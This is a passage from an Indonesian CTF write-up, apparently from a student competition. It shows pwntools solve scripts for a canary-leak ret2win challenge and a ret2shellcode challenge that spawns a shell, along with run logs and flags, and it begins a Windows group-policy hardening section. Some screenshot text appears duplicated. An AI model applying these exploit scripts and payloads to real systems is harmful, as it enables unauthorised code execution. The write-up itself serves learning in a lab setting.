91         b"Enter new guest name: ",
92         b"A" * 40 + p64(canary) + b"A" * 8 + p64(ret_to)

```

Ln 17, Col 41 Spaces: 4 UTF-8 LF P

```

solve.py > ...
62
70
71
72
73
74
75
76
77 "Guest 10").split(b",")[0].split(b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA")[1][0:7].rjust(8, b"\x00"))
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92 * 8 + p64(ret_to)
93
94
95
96
97
98
99
100

```

Ln 17, Col 41 Spaces: 4 UTF-8 LF P

```

solve.py > ...
82
83
84 def jump_to(canary, ret_to):
85     io.sendline(b"4")
86     io.sendlineafter(
87         b"Enter room number to edit: ",
88         b"9"
89     )
90     io.sendlineafter(
91         b"Enter new guest name: ",
92         b"A" * 40 + p64(canary) + b"A" * 8 + p64(ret_to)
93     )
94     io.sendlineafter(
95         b"Enter new room number: ",
96         b"9"
97     )
98     io.clean()
99
100     exit()
101
102
103 # Solve Here
104
105 for i in range(10):
106     check_in(i)
107
108 canary = get_canary()
109
110 print("Leaked Canary: ", hex(canary))
111 print("Cyclic found (ret): ", cyclic_find("aaaapaaa"))
112 print("Cyclic found (canary): ", cyclic_find("aaaalaaa"))
113
114

```

Ln 17, Col 41 Spaces: 4 UTF-8 LF


```

(kali@kali)~[~/CTF/LKSD 24/Binex/Kok Kamu Bisa Begitu Bang]
$ python3 solve.py
[*] 'home/kali/CTF/LKSD 24/Binex/Kok Kamu Bisa Begitu Bang/chall'
Arch: amd64-64-little # Set up pwntools for the correct architecture
RELRO: Full RELRO exe = context.binary = ELF(args.EXE or './chall')
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x3ff000) context.terminal = ["tmux", "splitw", "-h"]
[+] Opening connection to challs.lksjog.cloud on port 11102: Done
Leaked Canary: 0xe58d99b864390400
[!] cyclic_find() expected a 4-byte subsequence, you gave b'aaaapaaa'
Unless you specified cyclic(..., n=8), you probably just want the first 4 bytes.
Truncating the data at 4 bytes. Specify cyclic_find(..., n=8) to override this.
Cyclic found (ret): 56
[!] cyclic_find() expected a 4-byte subsequence, you gave b'aaaalaaa'
Unless you specified cyclic(..., n=8), you probably just want the first 4 bytes.
Truncating the data at 4 bytes. Specify cyclic_find(..., n=8) to override this.
Cyclic found (canary): 40
[*] Switching to interactive mode
def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io
def start(argv=[], *a, **kw):
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)
Hotel Management Menu:
1. Check-in
2. Display Guest List
3. Delete Guest
4. Edit Guest Information
5. Exit
Enter your choice: Invalid choice.
Hotel Management Menu:
1. Check-in
2. Display Guest List
3. Delete Guest
4. Edit Guest Information
5. Exit
Enter your choice: Exiting the program.
flag{Leak_C4n4ry_and_Ret2Win_for_the_w1n}/home/canary/run: line 2: /tmp/segmentation.fault: Segmentation fault (core dumped) ./chall
[*] Got EOF while reading in interactive

```

flag : flag{Leak_C4n4ry_and_Ret2Win_for_the_w1n}

Panas Bang



Pada Challenge ini terdapat file berisi ELF-64Bit dengan protection No eXecuteable yang mati dan source code yang belum di compile, Jika dilihat pada source codenya

```
// Define a maximum number of students
#define MAX_STUDENTS 10

// Structure to store student information
struct Student {
    char name[64];
    int isPresent; // 1 for present, 0 for absent
};

int numStudents = 0;

int readint(){
    char buf[0x10];
    return atoi(fgets(buf,0x10,stdin));
}
```

Terdapat buffer untuk name sebanyak 64 byte

```

switch (choice) {
    case 1: // Mark Student as Present
        if (numStudents < MAX_STUDENTS) {
            printf("Enter the name of the student: ");
            students[numStudents].name[read(0, students[numStudents].name, 64) - 1] = '\x00';
            students[numStudents].isPresent = 1;
            numStudents++;
            printf("Student marked as present.\n");
        } else {
            printf("Maximum number of students reached.\n");
        }
        break;
}

```

Selanjutnya pada kode tersebut terdapat input yang nanti akan masuk kedalam buffer tadi, input ini dapat kita lakukan exploit untuk mendapatkan shell (ret2shellcode)

```

        printf("No students to mark as absent.\n");
    }
    break;
case 3: // View Attendance Status
    printf("Attendance Status:\n");
    for (int i = 0; i < numStudents; i++) {
        printf("No.%p %s : %s\n", &students[i].name, students[i].name, students[i].isPresent ? "Present" : "Absent")
    }
    break;
case 4: // Exit
    printf("Exiting the program.\n");
    break;
default:
    printf("Invalid choice. Please select a valid option.\n");
    break;
}

```

Pada case 3 terdapat for loop yang akan melakukan output terhadap semua student, hal ini dapat digunakan untuk mendapatkan alamat memory dari shell yang telah kita buat menggunakan case 1.

```

case 2: // Mark Student as Absent
    if (numStudents > 0) {
        printf("Enter the name of the student to mark as absent: ");

        scanf("%s", studentName);
        getchar();
        int found = 0;
        for (int i = 0; i < numStudents; i++) {
            if (strcmp(students[i].name, studentName) == 0) {
                students[i].isPresent = 0;
                found = 1;
                printf("Student marked as absent.\n");
                break;
            }
        }
        if (!found) {
            printf("Student not found.\n");
        }
    } else {
        printf("No students to mark as absent.\n");
    }
    break;
case 3: // View Attendance Status

```

Pada case 2 terdapat kerentanan buffer overflow pada scanf yang dapat digunakan sebagai return dari address shell yang telah dibuat tadi. Berikut Solverinya.

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  # This exploit template was generated via:
4  # $ pwn template '--host=13.212.234.124' '--port=9019' ./chall
5  from pwn import *
6
7  # Set up pwntools for the correct architecture
8  exe = context.binary = ELF(args.EXE or './chall')
9
10 context.terminal = ["tmux", "splitw", "-h"]
11
12 # Many built-in settings can be controlled on the command-line and show up
13 # in "args". For example, to dump all data sent/received, and disable ASLR
14 # for all created processes...
15 # ./exploit.py DEBUG NOASLR
16 # ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
17 host = args.HOST or 'challs.lksjog.cloud'
18 port = int(args.PORT or 11101)
19
20 def start_local(argv=[], *a, **kw):
21     '''Execute the target binary locally'''
22     if args.GDB:
23         return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
24     else:
25         return process([exe.path] + argv, *a, **kw)
26
27 def start_remote(argv=[], *a, **kw):
28     '''Connect to the process on the remote host'''
29     io = connect(host, port)
30     if args.GDB:
31         gdb.attach(io, gdbscript=gdbscript)
32     return io
33
34 def start(argv=[], *a, **kw):
35     '''Start the exploit against the target.'''
36     if args.LOCAL:
37         return start_local(argv, *a, **kw)
38     else:
39         return start_remote(argv, *a, **kw)

```

```

33
34 def start(argv=[], *a, **kw):
35     '''Start the exploit against the target.'''
36     if args.LOCAL:
37         return start_local(argv, *a, **kw)
38     else:
39         return start_remote(argv, *a, **kw)
40
41 # Specify your GDB script here for debugging
42 # GDB will be launched if the exploit is run via e.g.
43 # ./exploit.py GDB
44 gdbscript = '''
45 tbreak main
46 continue
47 '''
48
49 #=====
50 #                               EXPLOIT GOES HERE
51 #=====
52 # Arch:      amd64-64-little
53 # RELRO:     Full RELRO
54 # Stack:     No canary found
55 # NX:        NX unknown - GNU_STACK missing
56 # PIE:       PIE enabled
57 # Stack:     Executable
58 # RWX:       Has RWX segments
59
60 shellcode = shellcraft.sh()
61
62 def set_student_presence(name):
63     io.sendline(b"1")
64     io.sendlineafter(
65         b"Enter the name of the student: ",
66         name
67     )
68     io.clean()
69
70 def get_address():
71     io.sendline(b"3")

```

```

68 | def set_student_presence():
69 |     io.clean()
70 |
71 |     def get_address():
72 |         io.sendline(b"3")
73 |         address = int(io.recvline_startswith(b"No.").split(b" ")[0][3:], 16)
74 |         io.clean()
75 |         return address
76 |
77 |     def jump_to(address):
78 |         io.sendline(b"2")
79 |         io.sendline(b"A" * 0x68 + p64(address))
80 |         io.clean()
81 |
82 |     def exit():
83 |         io.sendline(b"4")
84 |
85 |     io = start()
86 |
87 |     set_student_presence(asm(shellcode))
88 |     address = get_address()
89 |     jump_to(address)
90 |     exit()
91 |
92 |     # io.sendline()
93 |
94 |     # shellcode = asm(shellcraft.sh())
95 |     # payload = fit({
96 |     #     32: 0xdeadbeef,
97 |     #     'iaaa': [1, 2, 'Hello', 3]
98 |     # }, length=128)
99 |     # io.send(payload)
100 |     # flag = io.recv(...)
101 |     # log.success(flag)
102 |
103 |     io.interactive()

```

```

(kali@kali)-[~/CTF/LKSD 24/Binex/Panas Bang]
$ python3 solve.py
[*] '/home/kali/CTF/LKSD 24/Binex/Panas Bang/chall'
Arch: x86_64 amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: PIE enabled
Stack: Executable
RWX: Has RWX segments
[+] Opening connection to challs.lksjog.cloud on port 11101: Done
[*] Switching to interactive mode
Attendance System Menu:
1. Mark Student as Present
2. Mark Student as Absent
3. View Attendance Status
4. Exit
Enter your choice: Exiting the program.
$ ls
chall
flag-50509b6ab23106013d84ddbd996365d7.txt
run
$ cat f*
flag{Ret2Shellcode_is_the_key_to_control}/home/warm/run: line 2: 112 Alarm clock      ./chall
[*] Got EOF while reading in interactive
$

```

flag : flag{Ret2Shellcode_is_the_key_to_control}

Infrastructure Hardening

1. Security banner (Windows machines)

Challenge:


On random windows machine go to login screen

Deskripsi:



Windows 7 mempunyai fitur untuk menambahkan pesan yang ditampilkan di layar saat pengguna masuk. Untuk memberikan pesan bagi pengguna yang masuk ke komputer Windows 7 yang akan masuk/login. Pesan tersebut bersifat informatif dan tidak memberikan keamanan yang sebenarnya.

Buatlah Security Banner Pesan sebelum login ke Komputer Windows 7


Jawab:



Tekan tombol Win+R lalu ketik gpedit.msc



Buka bagian Windows settings > Security settings > Local Policies > Security Options> interactive logon: message title for users attempting to log on lalu setting title nya seperti di gambar lalu edit juga interactive logon: message text for users attempting logonlalu tekan apply maka hasilnya seperti ini:



2. Password minimum length (Windows machines)

Challenge:


Pick random preconfigured account, change password to random one with length of 8 (which meets complexity requirements)

Deskripsi:


Windows 7 mempunyai Security Police yang mengatur setiap user membuat password dengan minimal berapa karakter.

Pada bagian ini para peserta membuat kebijakan setiap password untuk user di Windows 7 diharuskan memasukan password dengan 8 karakter.

Jawab :




tekan win + R



pergi ke lokasi Windows settings > Security settings > Account Policies > Password Policy lalu pilih minimum password length ganti dengan angka 8 lalu tekan apply dan hasilnya seperti ini:

[Create a password for your account](#)



3. Password complexity (Windows machines)

Challenge:

